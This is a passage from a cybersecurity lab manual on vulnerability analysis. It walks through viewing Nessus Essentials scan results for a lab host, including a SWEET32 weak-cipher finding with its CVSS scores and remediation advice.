
23. The **Scan saved and launched successfully** notification pop-up appears. The scan is launched, and Nessus begins to scan the target.



24. After the completion of the scan: click **Local Network** to view the detailed results.

Note: It takes approximately 15-20 minutes for the scan.

25. The **Local Network** window appears, displaying the summary of target hosts, as well as the **Scan Details** and **Vulnerabilities** categorization under the **Hosts** tab, as shown in the screenshot.



Module 05 – Vulnerability Analysis

26. Click the **Vulnerabilities** tab, and scroll down to view all the vulnerabilities associated with the target machine.

Note: The list of vulnerabilities may differ when you perform this task.

27. Click these vulnerabilities to view detailed reports about each. For instance, in this lab, we are selecting the first vulnerability in the list, that is, **SSL (Multiple Issues)**.

The screenshot displays the Nessus Essentials web interface. The browser address bar shows the URL `https://localhost:8834/#/scans/reports/6/vulnerabilities`. The interface has a dark blue header with the 'nessus' logo and navigation tabs for 'Scans' and 'Settings'. On the left, there is a sidebar with 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main content area is titled 'Local Network' and includes buttons for 'Configure', 'Audit Trail', 'Launch', and 'Report'. Below the title, there are tabs for 'Hosts' (1), 'Vulnerabilities' (34), 'VPR Top Threats', and 'History' (1). A search bar labeled 'Search Vulnerabilities' is present. The central table lists vulnerabilities with columns for 'Sev', 'Score', 'Name', 'Family', and 'Count'. The first vulnerability is 'SSL (...)' with a 'MIXED' severity and a count of 9. Other vulnerabilities include 'SNMP', 'TLS (...)', 'Micr...', 'SMB ...', 'HTTP...', 'TLS (...)', 'DCE Servi...', 'Service D...', and 'DNS Serv...'. To the right of the table, the 'Scan Details' section shows: Policy: NetworkScan_Polic, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 11:09 PM, End: Today at 11:27 PM, and Elapsed: 17 minutes. Below this is a 'Vulnerabilities' donut chart showing a distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (dark blue). The Windows taskbar at the bottom shows the time as 11:34 PM on 3/30/2022.

Sev	Score	Name	Family	Count
MIXED	...	SSL (...)	General	9
MIXED	...	SNM...	SNMP	7
MIXED	...	TLS (...)	Service detection	3
MIXED	...	Micr...	Misc.	2
INFO	...	SMB ...	Windows	7
INFO	...	HTTP...	Web Servers	6
INFO	...	TLS (...)	General	2
INFO	...	DCE Servi...	Windows	17
INFO	...	Service D...	Service detection	8
INFO	...	DNS Serv...	DNS	2

Module 05 – Vulnerability Analysis

28. The **Local Network / SSL (Multiple Issues)** window appears, displaying multiple issues in SNMP service. Click on any issue (here, **SSL Medium...**) to view its detailed information.

The screenshot shows the Nessus Essentials web interface. The main heading is 'Local Network / 10.10.1.22 / SSL (Multiple Issues)'. Below this, there's a 'Vulnerabilities' section with a search bar and a table of results. The table has columns for Severity, Score, Name, Family, and Count. The first row shows a 'HIGH' severity issue with a score of 7.5, named 'SSL Medium ...', with a count of 2. Other rows show 'MEDIUM' and 'INFO' severity issues. To the right of the table, there's a 'Scan Details' section with information like Policy, Status, Severity Base, Scanner, Start, End, and Elapsed time. Below the scan details is a 'Vulnerabilities' donut chart showing the distribution of severity levels.

Sev	Score	Name	Family	Count
HIGH	7.5	SSL Medium ...	General	2
MEDIUM	6.5	SSL Certificat...	General	2
MEDIUM	6.4 *	SSL Self-Sign...	General	1
MEDIUM	5.3	SSL Certificat...	General	1
INFO		SSL Certificat...	General	2
INFO		SSL Cipher Bl...	General	2
INFO		SSL Cipher S...	General	2
INFO		SSL Perfect F...	General	2
INFO		SSL Certificat...	General	1

Scan Details

- Policy: NetworkScan_P...
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 6:10 AM
- End: Today at 6:29 AM
- Elapsed: 19 minutes

Vulnerabilities

Donut chart showing the distribution of vulnerability severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

29. The report regarding selected vulnerability **SSL Medium Strength Cipher Suites Supported (SWEET32)** appears with detailed information such as plugin details, risk information, vulnerability information, reference information and the solution, and output, as shown in the screenshot.

The screenshot displays the Nessus Essentials interface for a vulnerability report. The browser address bar shows the URL: `https://localhost:8834/#/scans/reports/6/vulnerabilities/group/42873/...`. The page title is "Local Network / Plugin #42873". The left sidebar shows "FOLDERS" (My Scans, All Scans, Trash) and "RESOURCES" (Policies, Plugin Rules, Terrascan). The main content area shows the vulnerability details for "SSL Medium Strength Cipher Suites Supported (SWEET32)".

Hosts: 1 | **Vulnerabilities:** 34 | **VPR Top Threats:** 1 | **History:** 1

Severity: HIGH

Description: The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution: Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also: <https://www.openssl.org/blog/blog/2016/08/24/sweet32/>
<https://sweet32.info>

Plugin Details:

- Severity: High
- ID: 42873
- Version: 1.21
- Type: remote
- Family: General
- Published: November 23, 2016
- Modified: February 3, 2021

Risk Information:

- Risk Factor: Medium
- CVSS v3.0 Base Score: 7.5
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
- CVSS v2.0 Base Score: 5.0
- CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

Vulnerability Information:

Vulnerability Pub Date: August 24, 2016

Output:

```
Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)
```

Name	Code	KEY	Auth	Encryption
MAC	-----	---	---	-----

30. On completing the vulnerability analysis, click **Scans**, and then click the recently performed scan (here, **Local Network**).


The screenshot displays the Nessus Essentials interface for the "My Scans" page. The browser address bar shows the URL: `https://localhost:8834/#/scans/folders/my-scans`. The page title is "My Scans". The left sidebar shows "FOLDERS" (My Scans, All Scans, Trash) and "RESOURCES" (Policies, Plugin Rules, Terrascan). The main content area shows a list of scans.

Search Scans: 1 Scan

